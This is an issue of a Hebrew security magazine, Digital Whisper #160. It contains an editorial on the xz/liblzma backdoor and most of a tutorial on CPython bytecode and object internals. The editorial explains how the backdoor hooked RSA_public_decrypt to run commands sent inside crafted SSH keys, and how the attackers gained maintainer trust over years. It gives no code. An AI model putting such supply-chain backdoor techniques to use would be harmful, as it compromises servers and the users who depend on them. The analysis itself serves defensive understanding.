Digital Whisper

גליון 160, אפריל 2024

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	אלי קסקי, דניאל איסקוב, שלום דימנט, סמיון וסילויצקי ועוזיאל גורפינקל

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-160 של DigitalWhisper.

הייתי רוצה להניח שאין אדם שמתעסק באבטחת מידע והיה בהכרה לפחות דקה אחת ב-24 שעות האחרונות ולא שמע על הטירוף שקרה החודש עם liblzma.

ב-29 לחודש, מפתח מחברת Microsoft בשם Andres Freund פרסם ב-OSS רשימה עם הכותרת הבאה: "backdoor in upstream xz/liblzma leading to ssh server compromise". לדבריו, במהלך ניסיון לבצע אופטימיזציה לאיזה תהליך שקשור בכלל ל-Postgres, הוא גילה שמישהו דחף דלת-אחורית באחת הבדיקות שרצות בזמן ש-liblzma מתקמפלת במערכת ההפעלה. מבדיקה שערך, הבדיקה מוודאת מספר תנאים על השרת, ואם הם מתקיימים היא מוסיפה לספרייה שאחראית על ביצוע החישוב של CRC אובייקט שיתקמפל לתוכה בשם liblzma_la-crc64-fast כך שירוץ בעת קריאה לפונקציות crc64_resolve() ו-crc32_resolve().

באובייקט הנ"ל קיימת לוגיקה שמחליפה את ה-Symbol של הפונקציה RSA_public_decrypt בזיכרון של התהליך אליו היא טעונה וכך מבצעת לה Hook. הפונקציה המוחלפת זהה לפונקציה המקורית מלבד מספר בדיקות נוספות שהיא מבצעת. אחת מהן היא בדיקה על המפתח הפומבי שמוגש בעת תהליך ההזדהות לשרת ה-SSH שאליו היא טעונה (כאשר היא טעונה אליו). במידה והמפתח הפומבי עונה למספר קריטריונים נקרא ממנו buffer שמועבר לפונקציה system וכך מתקבלת הרצת קוד על השרת. (אגב, הבדיקה על המפתח מוסיפה 508 מאיות השניה לתהליך ההזדהות, וזה מה שגרם ל- Andres Freund להתחיל לחקור את כל האירוע).

ל-liblzma יש שני מתחזקים עיקריים, אחד מהם הוא Lasse Collin שמתחזק את הספריה עוד מלפני 2009 ואחד נוסף, בשם Jia Tan שהתחיל לתרום קוד לספריה מלפני שנתיים וחצי והוא החשוד העיקרי. גם, כמובן, כי דרך החשבון שלו בוצעו ה-Commit-ים הזדוניים, וגם בגלל שבשבועות האחרונים הוא ניסה לדחוף את הגרסה עם הקוד הזדוני לעוד שלל הפצות בטענה שיש בה "great new features". (ומה תגידו, הוא לא שיקר...).

כל האירוע הנ"ל לא תקף לכלל ההפצות, ומתרחש רק בגרסאות החדשות של xz (גרסאות 5.6.0 ו-5.6.1). אני ממליץ מאוד לקרוא את הרשימה המקורית ב-OSS, ואת שלל הניתוחים והסיכום שעשו לה באינטרנט, הנה סיכום טוב.

כאמור, Jia Tan הוא החשוד העיקרי, ונראה שהקבוצה שמאחורי כל המהלך בנתה אותו לאט לאט ובמהלך של שנים. הרבה Commit-ים "תמימים", גם לפרוייקטים אחרים לטובת צבירת תדמית טובה בקרב

הקהילה, יצירת מקרים של לחץ על המתחזק הראשי (Lasse Collin) כך שעם הזמן יבין שהוא צריך מתחזק נוסף (וכך Jia Tan קיבל את הרשאותיו) ועוד.

אבל האמת היא שלא Lasse Collin הוא הנושא היום, ואף לא Jia Tan, אלא על שני חבר'ה אחרים, חבר'ה בשם Qiushi Wu ו-Kangjie Lu שבשנת 2021 היו עוד דוקטורנטים למדעי המחשב באוניברסיטת מיניסוטה.

בשנת 2021 שני החבר'ה האלה פרסמו מאמר שכותרתו: On the Feasibility of Stealthily Introducing. במסגרת כתיבת המאמר, הם יצרו מספר זהויות, והחלו להציע תיקוני קוד לאיזורים שונים בקרנל של לינוקס. החבר'ה ניצלו באגים אמיתיים שנפתחו ע"י משתמשים תמימים עם הזמן ויצרו להם תיקונים אמיתיים, התיקונים התקבלו, אך אט אט כותבי המאמר החלו לתרום תיקונים שבהם קיימים פרימיטיביים חולשתיים ששילוב שלהם יחד אפשר להנדס חולשת Use After Free בקרנל של לינוקס. התיקונים נבדקו ע"י חברי הקהילה, אך מכיוון שהפרימיטיביים החולשתיים הוחבאו היטב והיו פזורים באיזורים מספיק רחוקים בקוד, היה קשה מאוד לזהותם.

אותה חולשת Use After Free לא נכנסה בסופו של דבר לקרנל של לינוקס, וזאת מכיוון שאותם החוקרים פרסמו את המאמר שלהם מספיק בזמן (חיכו שה-Commit האחרון יאושר, אך לא ייכנס לגרסת הקרנל הבאה שמתפרסמת), הם עצרו את התהליך בזמן והסגירו את עצמם. כתבתי על המקרה הזה במעט יותר הרחבה בדברי הפתיחה של הגליון ה-129.

קהילת מפתחי הקרנל של לינוקס מאוד לא אהבה את האירוע, הטענה הייתה (ואני מצטט את עצמי, סלחו לי על כך, זה רק מתוך עצלות): *"שלמרות שהיא מעודדת את חוקרי האבטחה למצוא כשלים מכל סוג בקרנל של לינוקס, היא אינה מעודדת מחקר בבני אדם מבלי ידיעתם", ולפי תפיסתם - מדובר כאן במחקר מסוג זה. שלא לדבר על בזבוז הזמן היקר של אותם מתחזקים והסכנה שבה העמידו החוקרים את משתמשי הלינוקס בכל העולם בכך שאולי המחקר היה יוצא מכלל שליטה ואכן חולשה כזו הייתה נכנסת לקרנל של לינוקס בסופו של דבר."*

לא רק זה, כלל ה-Commit-ים, של כלל הסטודנטים מאותה אוניברסיטה, אפילו התמימים שלא כללו פרימיטיביים חולשתיים יצאו מהקרנל, ונחסמה להם האפשרות להציע תיקוני קוד עד שאותם חוקרים יעמדו במספר תנאים. בין התנאים הם אף נדרשו לכתוב מכתב התנצלות בפני קהילת המפתחים של הקרנל של לינוקס וכמובן - להתחייב בו שהם לא יעשו זאת שנית.

אני יודע שלא שאלתם אותי, אבל אם תשאלו אותי - התגובה של קהילת מפתחי הקרנל של לינוקס למאמר של Qiushi Wu ו-Kangjie Lu הייתה בזיונית. היא הייתה בזיונית אז, ובדיוק בגלל גישה כזאת, אותה הקבוצה שעומדת מאחורי החשבון של Jia Tan הצליחה להחדיר את הקוד הזדוני.

במקרה הזה, לקח "רק" חודש לזהות את אותה דלת-אחורית ("חודש", במונחים של "יש לך גישה לאינספור שרתי SSH שמחוברים לאינטרנט, ומחזיקים קטעי קוד, תעודות TLS, תשתיות קריטיות לאומיות, אימיילים, ועוד שלל מידע רגיש" זה זמן אסטרונומי). וגם, אותה דלת-אחורית התגלתה ממש במקרה וכנראה רק בגלל רשלנות של אותה קבוצה - אם הם היו זהירים מספיק ומבצעים יותר בדיקות על הקוד שלהם, כנראה שהמפתח Andres Freund לא היה עולה על האטה שהם גרמו לתהליך ההזדהות, ומי יודע כמה זמן היה עובר עד שאותה דלת-אחורית הייתה מתגלה. אם בכלל.

המקרה הזה, ומאמרים כמו Qiushi Wu ו-Kangjie Lu מוכיחים לנו שישנו צורך בהול להנמיך משמעותית את האגו בקרב קהילת הקוד הפתוח, ולאמץ גישה כזאת שמבינה שאם בשנתיים של יחסית מעט עבודה, ניתן להצליח להשיג בעלות על ספריית קוד שבסופו של דבר תרוץ על כמעט כל שרת בעולם - אז כנראה שאנחנו עושים משהו לא נכון.

אז שיהיה לכולנו בהצלחה!

וכמובן, תודה ענקית לכל הכותבים שהתפנו מזמנם לכתוב מאמרים לגליון זה. תודה רבה ל**אלי קסקי**, תודה רבה ל**דניאל איסקוב**, תודה רבה ל**שלום דימנט**, תודה רבה ל**סמיון וסילויצקי** ותודה רבה ל**עוזיאל גורפינקל**!

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	5
Practical Python Internals	6
על כשלונות ותובנות - הגישה שלי לאתגרים	34
רשתות שפה - LLM	41
פיצוח סודות ה-NTDS.dit	51
חרבות ברזל: ניתוח פוגען מבית היוצר של החמאס	73
דברי סיכום	95

Practical Python Internals

Bytecode and Objects - חלק ב'

מאת אלי קסקי


הקדמה

זהו המאמר השני בסדרת מאמרים שבה אני מציג אספקטים שונים במימוש של CPython.

במאמר הראשון למדנו על תהליך הקומפילציה של קוד Python לפקודות Bytecode. הוספנו אופרטור חדש לשפה שמאפשר להריץ את הקוד "x++". בחרנו אילו פקודות יווצרו כשמשתמשים בו, אך לא נגענו בהגדרת הפקודות האלו או באיך הן רצות בפועל על ידי ה-Interpreter.

במאמר זה נבין איך ה-Interpreter מפרש ומריץ את פקודות ה-Bytecode האלו, נוסיף פקודה חדשה משלנו, ונלמד על אובייקטים ב-CPython - איך הם מוגדרים, אופן השימוש בהם, ואיך הם נראים בזיכרון.

ניזכר בתרשים מהמאמר הקודם:



במסגרת המאמר הקודם התמקדנו בחלק של ה-Compiler, שמתואר במלבן השמאלי שבתרשים. במאמר זה נתמקד בחלק של ה-Interpreter, שמתואר במלבן הימני שבתרשים.

איך עובד ה-Interpreter

תפקידו של ה-Interpreter הוא להריץ את פקודות ה-Bytecode שאליהן התקמפל קוד ה-Python. הוא מבצע זאת בפונקציה _PyEval_EvalFrameDefault שבקובץ ceval.c. פונקציה זו מכילה הצהרת switch-case ענקית שמסתכלת על פקודת ה-Bytecode הנוכחית שיש להריץ, וקופצת ל-case המתאים לאותה הפקודה. להלן הקוד הרלוונטי מתוך הפונקציה הזו:

```
773     DISPATCH();
774
775     {
776     /* Start instructions */
777 #if !USE_COMPUTED_GOTOS
778     dispatch_opcode:
779         switch (opcode)
780 #endif
781         {
782
783 #include "generated_cases.c.h"
```

בפועל כל ה-case-ים שנמצאים בתוך הצהרת ה-switch-case נמצאים בקובץ generated_cases.c.h. קובץ זה מכיל את המימוש ב-C לכל פקודת Bytecode, והוא מג'ונרט מתוך קובץ בשם bytecodes.c שמכיל את הגדרות כל פקודות ה-Bytecode.

הקובץ bytecodes.c אמנם נראה כמו קובץ C רגיל, אך הוא כתוב בשפת DSL (Language Domain Specific) דמויית C, שנוצרה במיוחד ל-CPython לצורך הגדרות פקודות ה-Bytecode. קובץ זה לא מתקמפל ישירות כשמקמפלים את CPython. אלא, במהלך הקומפילציה של CPython רצים מספר סקריפטים (הכתובים ב-Python!) שמפרסרים את הקובץ ומג'נרטים ממנו קבצי c. ו-h. שונים. הקבצים המג'ונרטים הללו מכילים metadata על הפקודות, ואת קוד ה-Interpreter שרץ בפועל ומממש כל פקודה, והם אלו שעוברים קומפילציה לבסוף. ניתן לקרוא תיעוד על ה-snytax של שפת ה-DSL דמויית C הזו בקובץ interpreter_definition.md שבפרוייקט CPython הרשמי בקישור.

לצורך הדוגמא נסתכל למשל על הגדרת הפקודה LOAD_CONST מתוך הקובץ bytecodes.c, שבה דוחפים איבר למחסנית:

```
232         pure inst(LOAD_CONST, (-- value)) {
233             value = GETITEM(FRAME_CO_CONSTS, oparg);
234             Py_INCREF(value);
235         }
```

החלק הרלוונטי ב-syntax של שפת ה-DSL בהקשר למאמר זה הוא הסוגריים שבסוף בחתימת הפקודה. מה שמשמאל ל-"--" מייצג את ראש המחסנית לפני הרצת הפקודה, ומה שמימין מייצג את ראש המחסנית אחרי הרצת הפקודה.

בדוגמא זו, לפני הרצת הפקודה - לא משנה מה האיבר שבראש המחסנית ולכן אין התייחסות אליו. לאחר הרצת הפקודה המשתנה value יהיה ראש המחסנית, כלומר פקודה זו דוחפת את המשתנה הזה למחסנית. תוכן הפקודה עצמה מגדיר מה יהיה ערך האיבר value. במקרה זה הוא נלקח מ-tuple שנקרא co_consts (שנמצא באובייקט מסוג code שעליו נלמד במאמר הבא). האינדקס של האיבר ב-tuple הוא הארגומנט (oparg) של פקודת ה-Bytecode הזו. בנוסף לכך הפקודה מגדילה את שדה ה-ob_refcnt באובייקט שמתאים ל-value. נלמד על המשמעות לכך בהמשך מאמר זה.

כאמור זהו לא קוד C תקני אלא קוד DSL שעל בסיסו נוצר קוד C תקני. בקובץ generated_cases.c.h המג'ונרט מ-bytecodes.c נוצר קוד ה-C האמיתי. להלן הקוד שמג'ונרט עבור הפקודה LOAD_CONST:

```
3951        TARGET(LOAD_CONST) {
3952            frame->instr_ptr = next_instr;
3953            next_instr += 1;
3954            INSTRUCTION_STATS(LOAD_CONST);
3955            PyObject *value;
3956            value = GETITEM(FRAME_CO_CONSTS, oparg);
3957            Py_INCREF(value);
3958            stack_pointer[0] = value;
3959            stack_pointer += 1;
3960            DISPATCH();
3961        }
```

ניתן לראות ממש את שתי השורות של תוכן הפקודה שנלקחו מתוך bytecodes.c (שורות 3956-3957). שורות אלה נעטפו בקוד מסוים. החלק הראשון של הקוד העוטף נמצא לפני שורות תוכן הפקודה, ומכיל עדכון של המצביע לפקודה הבאה שיש להריץ, ועדכון סטטיסטיקה שקשורה להרצת הפקודה הנוכחית (מדובר באופטימיזציה ל-Interpreter שאזכיר במאמר הבא). החלק השני של הקוד העוטף נמצא אחרי שורות הפקודה, ומכיל את דחיפת המשתנה value למחסנית בפועל. השורה האחרונה בחלק זה היא המאקרו DISPATCH. מאקרו זה שולף את ה-opcode וה-oparg מתוך המצביע לפקודה הבאה, ולאחר מכן קופץ בחזרה לתחילת ה-switch-case. מבצע בפועל:

```
goto dispatch_opcode
```

כמובן שיש פקודות יותר מעניינות, שמשפיעות על ה-control flow (jump, conditional branch), מבצעות קריאה לפונקציה או זריקת exception, פקודות על אובייקטים ספציפיים (בניית רשימה, סט, מחרוזת, או פעולות אחרות עליהם), פקודות אופטימיזציה, ועוד.

לסיכום חלק זה, מה שצריך לזכור הוא שהקובץ bytecodes.c מגדיר את מימוש הפקודות ואת המחסנית לפני ואחרי הרצת כל פקודה.

הוספת פקודת Bytecode חדשה

במאמר זה נוסיף פקודת Bytecode חדשה, ונכתוב לה מימוש בקוד ה-Interpreter כדי שנוכל גם להריץ אותה. כל השינויים שנראה במאמר זה נמצאים ב-fork שלי ל-CPython בקישור. ישנו תיעוד רשמי שמכיל את רשימת הקבצים שיש לעדכן כשמוסיפים פקודת Bytecode חדשה בקישור.

הפקודה החדשה שנוסיף תבצע חישוב מסוים על האובייקט שנמצא בראש המחסנית. היא תעבוד בדומה לפקודת ה-Bytecode הקיימת UNARY_NEGATIVE שמתאימה לקוד "-x". להלן פקודות ה-Bytecode שאליהן מתקמפל קוד זה:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> dis.dis("-x")
  0           RESUME                   0

  1           LOAD_NAME                0 (x)
              UNARY_NEGATIVE
              RETURN_VALUE

>>>
```

ולהלן הגדרת הפקודה UNARY_NEGATIVE מתוך הקובץ bytecode.c:

```
300         inst(UNARY_NEGATIVE, (value -- res)) {
301             res = PyNumber_Negative(value);
302             DECREF_INPUTS();
303             ERROR_IF(res == NULL, error);
304         }
```

פקודה זו שולפת מהמחסנית איבר בשם value ומחשבת עליו חישוב מסוים, במקרה זה כפל המספר במינוס אחד. תוצאת החישוב נשמרת במשתנה res. לאחר מכן ישנו שימוש במאקרו DECREF_INPUTS, שמבצע הקטנה של שדה ה-ob_refcnt של האובייקט value, שכאמור נלמד על כך בהמשך המאמר. ישנה בדיקה שתוצאת החישוב אינה NULL, ולבסוף הפקודה דוחפת למחסנית את res.

הפקודה שלנו תפעל באופן דומה, אך במקום שהחישוב בה יהיה כפל המספר במינוס אחד, היא תחשב את פונקציית הקולץ (Collatz) של המספר:

$$f(n) = \begin{cases} n/2 & \text{if } n \equiv 0 \pmod 2, \\ 3n+1 & \text{if } n \equiv 1 \pmod 2. \end{cases}$$

בהתאם לכך, נקרא לפקודה החדשה UNARY_COLLATZ.

הוספת אופרטור חדש ל-Python

שלב זה הוא לא ממש חלק מהוספת הפקודה החדשה, אלא נועד רק כדי שנוכל לכתוב קוד Python שיתקמפל לפקודה החדשה שלנו. ראינו במפורט במאמר הקודם איך לעשות זאת ולכן לא ארחיב על כך יותר מדי. האופרטור שבחרתי לשם כך הוא התו $, כי זה בערך התו היחיד שפנוי, ולכן הקוד "$x" הוא זה שיתקמפל לפקודה החדשה שלנו.

בקצרה, יש להוסיף את התו החדש ל-Tokens ולעדכן את הקובץ Python.asdl כך שיכיל ערך חדש ל-Collatz ב-enum שמתאים ל-unaryop. לאחר מכן יש לעדכן את חוק הדקדוק factor בקובץ python.gram כדי שיתייחס לקוד שמכיל את התו החדש, ועבורו ייצור אובייקט expression עם ערך ה-enum החדש. לאחר שינויים אלה יש להריץ:

```
build.bat --regen
```

לבסוף יש לערוך את הפונקציה unaryop שבקובץ compile.c כך שתהיה התייחסות לערך ה-enum החדש, שעבורו פקודת ה-Bytecode שתיווצר תהיה הפקודה החדשה שלנו, UNARY_COLLATZ.

הוספת פקודת Bytecode חדשה

בקובץ bytecodes.c נגדיר פקודת Bytecode חדשה באותו האופן שמוגדרת הפקודה UNARY_NEGATIVE:

```
06          inst(UNARY_COLLATZ, (value -- res)) {
07              res = PyNumber_Collatz(value);
08              DECREF_INPUTS();
09              ERROR_IF(res == NULL, error);
10          }
```

את הפונקציה PyNumber_Collatz נגדיר בהמשך.

כדי לג'נרט מקובץ ה-bytecodes.c המעודכן את הקבצים השונים יש להריץ את כל הסקריפטים שבשמם יש את המילה generator ונמצאים בתיקיה Tools\cases_generator, ניתן לקרוא על כל אחד מהם בתיעוד בקישור.

בנוסף לכך, עם כל הוספה של פקודת Bytecode יש לעדכן שדה magic_number שנכתב לקבצי pyc. סביר להניח שכבר נתקלתם בקבצים אלה, הם נוצרים כשמריצים קוד שנמצא בתוך קובץ py.. קבצים אלה מכילים פקודות Bytecode של קוד Python מקומפל ונועדו לחסוך את תהליך הקומפילציה במידה והקובץ לא השתנה מאז הפעם האחרונה שהריצו אותו. לפי ההוראות של הוספת פקודת Bytecode חדשה, יש לעדכן שדה זה על ידי הגדלה של המשתנה MAGIC_NUMBER בקובץ _bootstrap_external.py. שינוי זה יגרום לכל קבצי ה-pyc. הקיימים להתקמפל מחדש.

בזאת סיימנו להוסיף את פקודת ה-Bytecode החדשה, אך עדיין לא מימשנו את הלוגיקה שלה - שאמורה להיות בפונקציה חדשה בשם PyNumber_Collatz. בשביל לעשות זאת נצטרך לעשות מעבר חד וללמוד קודם קצת על אובייקטים ב-CPython.

אובייקטים ב-CPython

ישנו המשפט המפורסם:

"Everything in Python is an object"

אבל מה זה אומר בפועל? כל דבר ב-Python הוא אובייקט. בין אם מדובר במספר, מחרוזת, פונקציה, או מודול. אפילו המבנים הפנימיים במימוש של CPython הם אובייקטים. לשם השוואה, בשפת C משתנה שמכיל מספר הוא פשוט איזור בזיכרון (על המחסנית או ב-heap) שמכיל בתים שתוכנם הוא ערך המספר. לעומת זאת ב-Python משתנה שמכיל מספר בפועל מכיל מצביע לאובייקט, והאובייקט מכיל בנוסף לערך המספר גם metadata נוסף עליו. האובייקטים האלו נוצרים ומשתחררים בצורה דינמית ב-heap, למעט מספר קטן של אובייקטים שמוגדרים בצורה סטטית.

הקונבנציה של אובייקטים ב-CPython

ה-struct הבסיסי של אובייקט ב-CPython נקרא PyObject, וכל האובייקטים האחרים ב-CPython יורשים מ-struct זה. להשתמש במונח "ירושה" בהקשר של קוד שכתוב בשפת C זה קצת מוזר. כידוע, C אינה שפת OOP ולכן אין בה באמת ירושה. כדי בכל זאת להשתמש באלמנטים של ירושה, ב-CPython ישנה קונבנציה שבה השדה הראשון בכל סוג אובייקט נקרא ob_base והוא מסוג PyObject, ושאר השדות בו משתנים בהתאם לסוג האובייקט. קונבנציה זו מאפשרת לגשת תמיד לשדה ה-ob_base שמכיל פרטים על האובייקט, בין היתר ה-type שלו, ובהתאם אליו לבצע לאובייקט cast לסוג האובייקט הספציפי המתאים לו.

יש בסך הכל שני שדות שנמצאים ב-PyObject, והם ob_refcnt ו-ob_type.

להלן הגדרתו:

```
typedef __int64 Py_ssize_t;
typedef struct _object PyObject;
struct _object {
    Py_ssize_t ob_refcnt;
    PyTypeObject *ob_type;
};
```

שדה ה-ob_refcnt (Reference Count) מכיל מספר - כמות המצביעים לאובייקט זה. כשערך זה משתנה לאפס, זה אומר שאין בתוכנית עוד מצביעים לאובייקט, ואז מגיע ה-Garbage Collector ומשחרר את הזיכרון שהוקצה לאובייקט. יש לציין שקיימים אובייקטים שמכונים immortal, ועבורם שדה זה לא רלוונטי מכיוון שהם מתוכננים לא להשתחרר לעולם. דוגמאות לאובייקטים אלה הם None, True, False, וכל המספרים בטווח שבין 5- ל-256.

שדה ה-ob_type מכיל מצביע לאובייקט מסוג PyTypeObject. זהו אובייקט די חשוב וניתן לקרוא עליו בתיעוד הרשמי בקישור.

להלן תחילת הגדרתו:

```
147 struct _typeobject {
148     PyObject_VAR_HEAD
149     const char *tp_name; /* For printing, in format "<module>.<name>" */
150     Py_ssize_t tp_basicsize, tp_itemsize; /* For allocation */
151
152     /* Methods to implement standard operations */
153
154     destructor tp_dealloc;
155     Py_ssize_t tp_vectorcall_offset;
156     getattrfunc tp_getattr;
157     setattrfunc tp_setattr;
158     PyAsyncMethods *tp_as_async; /* formerly known as tp_compare (Python 2)
159                                     or tp_reserved (Python 3) */
160     reprfunc tp_repr;
161
162     /* Method suites for standard classes */
163
164     PyNumberMethods *tp_as_number;
165     PySequenceMethods *tp_as_sequence;
166     PyMappingMethods *tp_as_mapping;
```

באובייקט PyTypeObject יש שימוש במאקרו PyObject_VAR_HEAD שמכיל אובייקט מסוג PyVarObject. משתמשים במאקרו זה באובייקטים בעלי גודל משתנה - למשל list, string ו-bytes. בתחילת אובייקטים מסוג זה, שדה ה-ob_base הוא מסוג PyVarObject (שמכיל בתוכו את PyObject). אובייקטים אלה מכילים בתחילתם בנוסף לשני השדות הסטנדרטיים גם שדה בשם ob_size שערכו הוא מספר הפריטים בחלק המשתנה של האובייקט. ניתן לקרוא עוד על PyObject, PyVarObject, ושדות אלה בתיעוד שבקובץ object.h. להלן הגדרת PyVarObject:

```
#define PyObject_VAR_HEAD      PyVarObject ob_base;

typedef struct {
    PyObject ob_base;
    Py_ssize_t ob_size; /* Number of items in variable part */
} PyVarObject;

typedef struct _typeobject PyTypeObject;
```

נחזור בחזרה להסתכל על האובייקט PyTypeObject. לאחר השדות הסטנדרטיים שבו, הוא מכיל שדה tp_name, שהוא מצביע למחרוזת שהיא שם סוג האובייקט. החלק העיקרי באובייקט הוא רשימה ארוכה של מצביעים לפונקציות שממממשות את הפונקציונליות של אותו סוג אובייקט. ניתן לקרוא על כל סוגי הפונקציות בתיעוד של Type Objects בקישור. אובייקטי ה-PyTypeObject השונים מוגדרים בצורה סטטית בקוד של CPython. כל אובייקט PyTypeObject מוגדר בקובץ שמתאים לאובייקט שמממש אותו. למשל האובייקט ה-PyTypeObject שמתאים למשתנה מסוג bool, מוגדר בקובץ boolobject.c, שבו מוגדר האובייקט שמתאים ל-bool.

בנוסף לפונקציות האלו, ישנם מצביעים לטבלאות פונקציות עם מכנה משותף, למשל הטבלה tp_as_number שמסוג PyNumberMethods (שורה 164 בתמונה) ומכילה מצביעים לפונקציות שעוסקות בפעולות על מספרים.

טבלה זו מכילה 62 מצביעים לפונקציות, להלן חלק מהם:


```
typedef struct {
    binaryfunc nb_add;
    binaryfunc nb_subtract;
    binaryfunc nb_multiply;
    binaryfunc nb_remainder;
    binaryfunc nb_divmod;
    ternaryfunc nb_power;
    unaryfunc nb_negative;
    ...
} PyNumberMethods;
```

משמעות הדבר היא שאם בסוג אובייקט מסוים קיימת למשל הפונקציה nb_add, אז ניתן להפעיל על אובייקט מסוג זה את האופרטור הבינארי +.


אובייקטים בזיכרון

ראינו איך אובייקטים מוגדרים בקוד המקור של CPython, אבל לדעתי מאוד עוזר להבין כשמסתכלים על איך האובייקטים נראים בזיכרון בפועל. נפתח את python.exe בדיבגר כלשהו, למשל x64dbg, ונסתכל על הזיכרון של התהליך. כדי למצוא בזיכרון בדיוק את האובייקט שאנחנו רוצים, ניתן להשתמש בפונקציה id ב-Python. זוהי פונקציה מובנית בשפה שמחזירה Unique Identifier של אובייקט. ספציפית במימוש של CPython פונקציה זו מחזירה את כתובת האובייקט בזיכרון.

לצורך הדוגמא נסתכל על אובייקט מסוג list:




שני השדות הראשונים הם הסטנדרטיים - באדום זהו ה-ob_refcnt, שבמקרה שלנו הוא 1. אם נמחוק את האובייקט x, או נכניס לתוכו ערך אחר, שדה ה-ob_refcnt באובייקט זה יקטן באחד ויגיע לערך 0, מה שיגרום לשחרור אובייקט זה מהזיכרון. ניתן גם לקרוא את שדה ה-ob_refcnt על ידי שימוש בפונקציה sys.getrefcount:




כפי שכתוב בתיעוד הפונקציה, בדרך כלל ערך החזרה של הפונקציה גדול ב-1 מהערך האמיתי של ob_refcnt, בגלל שמתווסף מצביע לאובייקט זה בקריאה עצמה לפונקציה.

השדה הסטנדרטי השני, בכחול, הוא ה-ob_type, מצביע לאובייקט ה-PyTypeObject שמכיל פרטים על סוג האובייקט. נעקוב אחרי המצביע ob_type כדי לראות פרטים על סוג האובייקט x:

